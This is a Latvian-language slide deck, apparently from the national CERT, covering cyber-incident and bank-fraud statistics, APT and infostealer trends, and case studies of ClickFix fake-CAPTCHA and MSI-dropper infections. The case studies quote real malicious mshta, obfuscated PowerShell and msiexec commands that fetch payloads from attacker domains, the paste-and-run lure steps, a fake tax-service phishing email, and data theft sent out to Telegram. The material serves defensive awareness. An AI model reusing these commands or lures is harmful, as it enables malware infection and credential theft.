


Kiberincidentu skaita izmaiņu temps: 3 gadu salīdzinošā analīze

■ 2023 ■ 2024 ■ 2025/11mēn

2661

Incidents šogad



1. Krāpšana

- Pikšķerēšana, bikšķerēšana, smikšķerēšana, kvikšķerēšana
- Viltus loterijas, zvani, mājaslapas
- Tiešsaistes kontu kompromitēšana (FB, Microsoft, Meta krāpšana)
- Romantiskā krāpniecība
- BEC
-

2. Pakalpojumu pieejamība

- DDOS
- GPS signālu bloķēšana

3. Ievainojamības (CVE)

4. Ļaunatūras & izspiedējvīrusi

5. Piegādes ķēdes uzbrukumi



Latvieši

8.88 Eur uz
iedzīvotāju

Polji

3.80 Eur uz
iedzīvotāju

Prognoze

18 Milj
zaudējumos

KRĀPŠANAS GADĪJUMU STATISTIKA ČETRĀS LIELĀKAJĀS BANKĀS

(01.01.2025.–30.09.2025.)

FINANŠU
NOZĀRES
ASOCIĀCIJA

9 620 930 €



Novērsto krāpšanas gadījumu apmērs

9 043 506 €



Izkrāpto līdzekļu apmērs banku klientiem,
pašiem apstiprinot maksājumu

4 044
gadījumi

2 853
gadījumi

4 447 993
€

5 026 074
€

Novērsti

Īstenoti

TELEFONKRĀPŠANAS

(iekļauti visi trešo pušu veiktie
neautorizētie maksājumi)

8 803
gadījumi

1 914
gadījumi

4 444 277
€

3 374 998
€

Novērsti

Īstenoti

INVESTĪCIJU KRĀPŠANAS

(iekļauti arī citi līdzīgi krāpniecību
veidi – viltotie kredīti, komisijas utt.)

816
gadījumi

480
gadījumi

728 660
€

642 434
€

Novērsti

Īstenoti

CITA VEIDA KRĀPŠANAS

(iekļauti gadījumi par kuriem informācija ir ierobežota,
viltus mājaslapas, tirgotāji, u.c.)



DNS ugunsmūris

JUMS IR AKTĪVS



Kas tas ir?!

CERT.LV sadarbībā ar NIC (.LV domēna vārdu reģistra uzturētāju) ir izveidojuši DNS ugunsmūri - bezmaksas rīku individuālu lietotāju un organizāciju pasargāšanai no kiberapdraudējumiem, tādiem kā viltus banku lapas, krāpnieciskas tirdzniecības platformas, vīrusus izplatīšanas vietnes u.c.

DNS uguns mūris

- Android 35 400
- Apple iOS 37 200
- Pārējie ESK klienti

12mil

Atvairījumi

30min

Vidējais reakcijas
laiks



Draudu medības

- Mērķis - identificēt kompromitētas vai apdraudētas sistēmas
- Veicam kopš 2022. g.
- Veicinām starptautisku sadarbību
- Stiprinām savu un partneru noturību
- Esam dalījušies ar savu pieredzi ar 27 NATO dalībvalstīm

42

Mērķa
infrastruktūras

162 000

Galaiekārtas

16

Operācijas 2025.g.




APT uzbrukumi



APT

- Krievija izvērš plašāk, sāk šķobīties kvalitāte, joprojām ir elitāras grupas, fokuss uz SOHO un Edge tīkla iekārtām, Mērķu novērošana, Čaulu kompānijas, sadarbība ar org. noziedzību
- Stark Industries -> TheHosting, PQHosting
- Ar KTR saistītiem grupējumiem sākotnējais vektors - Edge tīkla iekārtas, mērķtiecīga virzība tīklā
- Baltkrievija - hibrīdas ietekmes operācijas



Infostealers

lumma	MetaStealer	Mystic	Nexus	Raccoon	Raccoon2	Raccoon	Redline	Rhadamanthys	RisePro	Saved Logins	Smoke	StealC	Taurus	Vidar
				1						10				2
										3				11
														3
														1
							1						4	3
							3							1
						1	27			1				
				2			16			2				
							23							
							11							
					5	2	13							
	3				8	6	8							4
	4				4	2	7							18
					17	28	8					2		7
1	1				12	8	5					1		2
18	1	1			4	5	11					2		6
19	1	1	5				5	2	1			5		
31	2						8		10			14		9
9							2	3	8			30		
32	4						7					17		3
19							1					2		1
22							2	2						
11			3				2					3		1
7							20							
169	16	2	8	3	50	52	180	7	19	16	8	76	4	72


Krievijas dienesti cieši sadarbojas ar organizēto noziedzību - tie ir to sastāvdaļa

Redline



APT28

Ļaunatūru TOP 10



9. attēls. Apdraudēto unikālo IP adrešu skaits

- 1. Socks5systemz** - pārvērš iekārtas par starpniekserveriem (proxy), lai padarītu grūtāku ļaundaru kaitīgo darbību izsekošanu;
- 2. 911-socks5-proxy** - uz iekārtas lejupielādē kādu no bezmaksas VPN rīkiem: MaskVPN, DewVPN un papildus nokonfigurē iekārtu par starpniekserveri. Tādējādi inficētās iekārtas, lietotājam nenojaušot, tiek izmantotas ļaunprātīgu darbību veikšanai. Ļaunatūra nonāk upuru iekārtās no aizdomīgiem resursiem lejupielādējot, piemēram, filmas, mūziku vai datorspēles.
- 3. Adload** - zog upuru pārlūkprogrammu meklētāju datus un ievieto viltus reklāmas upura interneta pārlūkā (izplatīts MAC ierīcēs).

ClickFix Fake Captcha



Noklikšķiniet šeit



Valsts ieņēmumu dienests

Sveiki!

Mēs, Valsts ieņēmumu dienests, vēlamies jums paziņot, ka jūsu nodokļu atmaksas ir gatavas izmaksai. Lai saņemtu savu atmaksu, jūs varat to izdarīt, skenējot QR kodu vai noklikšķinot uz saites zemāk un sekojot nākamajiem soļiem, izmantojot pagaidu kodu : **LV2ID241**.



Noklikšķiniet šeit

Paldies par sapratni un lūdzu, sazinieties ar mums, ja jums ir jautājumi vai nepieciešama papildus palīdzība.

Ar cieņu,


Valsts ieņēmumu dienests

ClickFix / Fake Captcha

Process Command Line: `\\"C:\\\\WINDOWS\\system32\\mshta.exe\\"
hXXps://s5.nybh[.]ru/sft.google?t=j6***3`

maj[]is.lv

Verify you are human by completing the action below



maj[]s.lv
proceeding.

Complete these verification steps use
keyboard
To prove you are not robot

1. Press & hold the  **Win key + R**
2. In verification window, press  **Ctrl + V**
3. Press  **Enter key**



Uzbrukums varēja nenotikt

Notikumu gaita

Feb 8, 2025 @ 21:12:03.457 Izpildīta ļaundabīga komanda, kas liecina par inficētas mājaslapas apmeklējumu:
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 -C
"\$1='hxxps[://]utahpek[.]site/guba***ta.mp4';Invoke-CimMethod -ClassName Win32_Process -MethodName Create
-Arguments @{CommandLine=('ms' + 'hta' + '.exe ' + \$1)}"

 ''I am not a robot: CAPTCHA Verification UID: 7811''

Feb 8, 2025 @ 21:12:03.473 Izpildīta "obfuscated" Powershell komanda

Feb 8, 2025 @ 21:12:16.264 Izpildīta Powershell komanda savienojoties ar aizdomīgu domēnu
hxxps[://]connect-cdn-api.tastinessrebaterunny[.]shop/guba.png izmantojot Net.WebClient

Feb 8, 2025 @ 21:12:21.431 Atkārtoti izpildīts kods no pirmās vietnes mshta.exe
hxxps[://]utahpek[.]site/guba***ta.mp4

Feb 8, 2025 @ 21:39:45.765 Novērota Lumma Stealer ļaunatūras aktivitāte atmiņā, procesā explorer.exe. Turpmāk,
vairākas reizes novēroti brīdinājumi, kas saistīti ar ļaundabīga koda izpildi no
hxxps[://]connect-cdn-api.tastinessrebaterunny[.]shop/g***a.png

Feb 8, 2025 @ 21:40:15.029 Novērota tīkla plūsmas tunelēšana "C:\Program
Files\Google\Chrome\Application\chrome.exe" --remote-debugging-port=9222 --profile-directory="Default" connect(
ipv4, tcp, 127.0.0.1, 9222)

Feb 8, 2025 @ 21:42:03.589 Mēģinājumi piekļūt FileZilla datiem izmantojot Powershell
C:\Users\user\AppData\Roaming\FileZilla\recentservers.xml

Uzbrukums varēja nenotikt

Notikumu secība

1. `msiexec.exe` (no `cmd.exe`) izpildīja:
`msiexec /i hXXps://elevatedeverydayeats[.]com`
 1. `[(external, opens in a new tab or window)](hXXps://elevatedeverydayeats[.]com) /qn`
 2. **MSI izpakojās temp mapē:**
`C:\\Users\\user\\AppData\\Local\\Temp\\MW-90b52edd-43a2-40a9-bf99-30a35bd555ae\\files\\`
`C:\\Users\\user\\AppData\\Local\\Temp\\MW-90b52edd-43a2-40a9-bf99-30a35bd555ae\\files\\Chrome.exe`
 3. **No Temp mapes izpildīts viltus `chrome.exe`:**
`chrome.exe (hash md5 38e5388d7373882ba1d49ae6b6f7e205)` 
 4. Viltus `chrome.exe`:
\\-izpildīja VirtualProtect RW → RX (shellcode)
\\-injicēja kodu īstajos `chrome.exe` / `msedge.exe`
\\-izraisīja ~66 trauksmes (Donutloader, AMSI bypass, unbacked shellcode, PID spoofing, remote memory write utt.)
- Uzbrucēja “ienests `chrome.exe`” versina 33.0.6943.126 ar ievainojamību. Tiek veikts DLL sideloading / DLL order hijack. DLL `chrome_elf.dll` ar jaunatūras funkcionalitāti

Kompromitēta sistēma – klasisks MSI remote + reflective loader uzbrukums:

MSI lejupielādēts no `elevatedeverydayeats.com` (dropper domēns)

Payload izpakots temp mapē kā viltus `chrome.exe`

Izmantots `dllhost.exe` + COM surrogate, lai apietu AppLocker/mark-of-the-web

Veikta reflektīvā injekcija īstajos pārlūkos

Lietotājs atvēra phishing e-pastu un saiti



Uzbrukums varēja nenotikt


Notikumu secība pēc kompromitēšanas

Malware process timeline:

```
ip lookup  
chrome cookies, history, secrets, etc.  
send to api.telegram[.]org  
self delete from C:\windows\installer\  
no persistence found
```


Uzbrukums varēja nenotikt

Viss sākās ar MSHTA un MSIEXEC



Uzbrukums varēja nenotikt

Viss sākās ar MSHTA un MSIEXEC



Biežāk sastopamā aina kompromitētā vidē

Nav ievēroti mazākās nepieciešamās piekļuves principi

- **Nav tīkla segmentācija**
- **Nav mikrosegmentācija**
- **Nav programmatūras izpildes ierobežojumi**
- **Nav homogēna vides pārvaldība un centralizēta drošības telemetrija**
- **Attālinātas vadības rīku anarhija**
- **Attieksme - Mēs gadiem tā darām un viss bija kārtībā**

Izspiedējvīrusi (Ransomware) un datu noplūdes



